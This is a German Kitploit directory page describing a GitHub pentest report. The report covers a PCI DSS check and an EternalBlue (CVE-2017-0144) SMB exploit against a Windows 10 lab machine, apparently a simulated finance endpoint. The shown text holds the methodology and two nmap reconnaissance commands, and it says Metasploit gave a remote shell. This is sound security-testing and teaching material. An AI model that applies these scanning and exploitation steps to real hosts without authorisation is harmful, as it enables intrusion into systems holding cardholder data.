
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
VAPT-Report-on-SMB-Exploitation-in-Windows-10-Finance-Endpoint — Dieser Bericht beschreibt eine strukturierte VAPT-Engagement mit Fokus auf PCI DSS-Konformität, SMB-Dienst-Enumeration und Ausnutzung von CVE-2017-0144 (EternalBlue) auf einem Windows 10-Rechner innerhalb einer finanzorientierten Infrastruktur. | Kitploit
Tools/GitHubGitHub/adityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint
AufklärungSchwachstellenanalyseExploitationNetzwerksicherheitPenetrationstestsLernen & Bildung
GitHubadityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint

VAPT-Report-on-SMB-Exploitation-in-Windows-10-Finance-Endpoint

Teilen

Dieser Bericht beschreibt eine strukturierte VAPT-Engagement mit Fokus auf PCI DSS-Konformität, SMB-Dienst-Enumeration und Ausnutzung von CVE-2017-0144 (EternalBlue) auf einem Windows 10-Rechner innerhalb einer finanzorientierten Infrastruktur.

Repository anzeigen
1535vor 1 JahrNoch nicht geprüft

VAPT-Bericht zur SMB-Ausnutzung auf einem Windows 10 Finanz-Endpunkt

Dieser Bericht beschreibt eine strukturierte VAPT-Durchführung mit Fokus auf PCI DSS-Compliance, SMB-Dienstaufzählung und Ausnutzung von CVE-2017-0144 (EternalBlue) auf einem Windows 10-Rechner innerhalb einer finanzorientierten Infrastruktur.


🔐 Einleitung

Finanzinstitute stehen vor einigen der strengsten Compliance-Anforderungen im Bereich der Cybersicherheit. Da sensible Kundendaten und Karteninhaberinformationen auf dem Spiel stehen, können Sicherheitsfehlkonfigurationen zu katastrophalen Sicherheitsverletzungen führen. Diese VAPT-Simulation wurde durchgeführt, um die Sicherheitslage eines Windows 10-basierten Endpunktsystems aus Sicht der PCI DSS-Compliance zu bewerten und gleichzeitig bekannte Schwachstellen in exponierten SMB-Diensten zu identifizieren und auszunutzen.

Die Simulation umfasst mehrere Phasen – von der Aufklärung und Schwachstellenscanning mit Nessus bis hin zur realen Ausnutzung über Metasploit. Der Bericht unterstreicht zudem die Bedeutung von Endpunkt-Härtung, Patch-Management, Firewall-Durchsetzung und PCI DSS-Ausrichtung für die Aufrechterhaltung der Integrität von Finanznetzwerken.
Aditya Bhatt


Vulnerability Assessment and Penetration Testing (VAPT)-Bericht

Ziel: Windows 10 Host – Endpunkt im Finanzsektor

Erstellt von: Aditya Bhatt
Position: VAPT-Analyst | Cybersecurity-Experte
Kontakt: [email protected] | +91-9818993884


Zusammenfassung

Dieser Bericht präsentiert die Ergebnisse eines Penetrationstests, der an einem Windows 10-Endpunkt durchgeführt wurde, der mutmaßlich Finanzdaten und Kreditkartentransaktionen verarbeitet. Ziel war es, die Implementierung von PCI DSS-Kontrollen zu validieren und potenzielle Angriffsvektoren zu identifizieren, die Karteninhaberdaten gefährden könnten.

Mithilfe von Nessus wurde festgestellt, dass der Host anfällig für CVE-2017-0144 (EternalBlue) ist – eine kritische SMB-Schwachstelle. Das Metasploit-Framework wurde anschließend verwendet, um diesen Fehler auszunutzen und nicht autorisierten Remote-Shell-Zugriff zu erlangen. Dieser Bericht hebt die Bedeutung eines rechtzeitigen Patch-Managements und der Härtung von Netzwerkdiensten hervor, um Datenverstöße in Finanzsystemen zu vermeiden.


Ziele

  • Bewertung der Einhaltung der PCI DSS-Anforderungen auf einem Zielendpunkt.
  • Aufzählung und Identifizierung von Schwachstellen auf einem Windows 10-System.
  • Ausnutzung entdeckter Schwachstellen mit Standardwerkzeugen und -techniken.
  • Empfehlung von Abhilfemaßnahmen zur Verbesserung der Systemsicherheit und Compliance.

Methodik

Aufgabe 1: PCI DSS-Compliance-Bewertung

Sechs Hauptziele und zwölf Anforderungen des PCI DSS wurden überprüft. Zu den wichtigsten Grundsätzen gehören:

  • Implementierung von Firewalls und Änderung von Herstellervorgaben
  • Verschlüsselung von Karteninhaberdaten bei Speicherung und Übertragung
  • Einsatz von Antivirensoftware, sicheren Konfigurationen und Patch-Management
  • Durchsetzung von Zugriffskontrollen und Authentifizierungsmechanismen
  • Überwachung, Protokollierung und regelmäßige Schwachstellenscans
  • Erstellung und Durchsetzung einer organisationsweiten Sicherheitsrichtlinie

Aufgabe 2: Schwachstellenermittlung

Zielsystem:

  • Windows 10 VM
  • IP-Adresse: 10.10.195.105
  • Subnetz: 255.0.0.0

Verwendete Tools:

  • Nmap für Port- und Dienstermittlung





  • Nessus für Schwachstellenscans
  • Metasploit für Ausnutzung

Wichtige Befehle:


nmap -sn 10.10.195.105
5


nmap -sV -p445 10.10.195.105

6

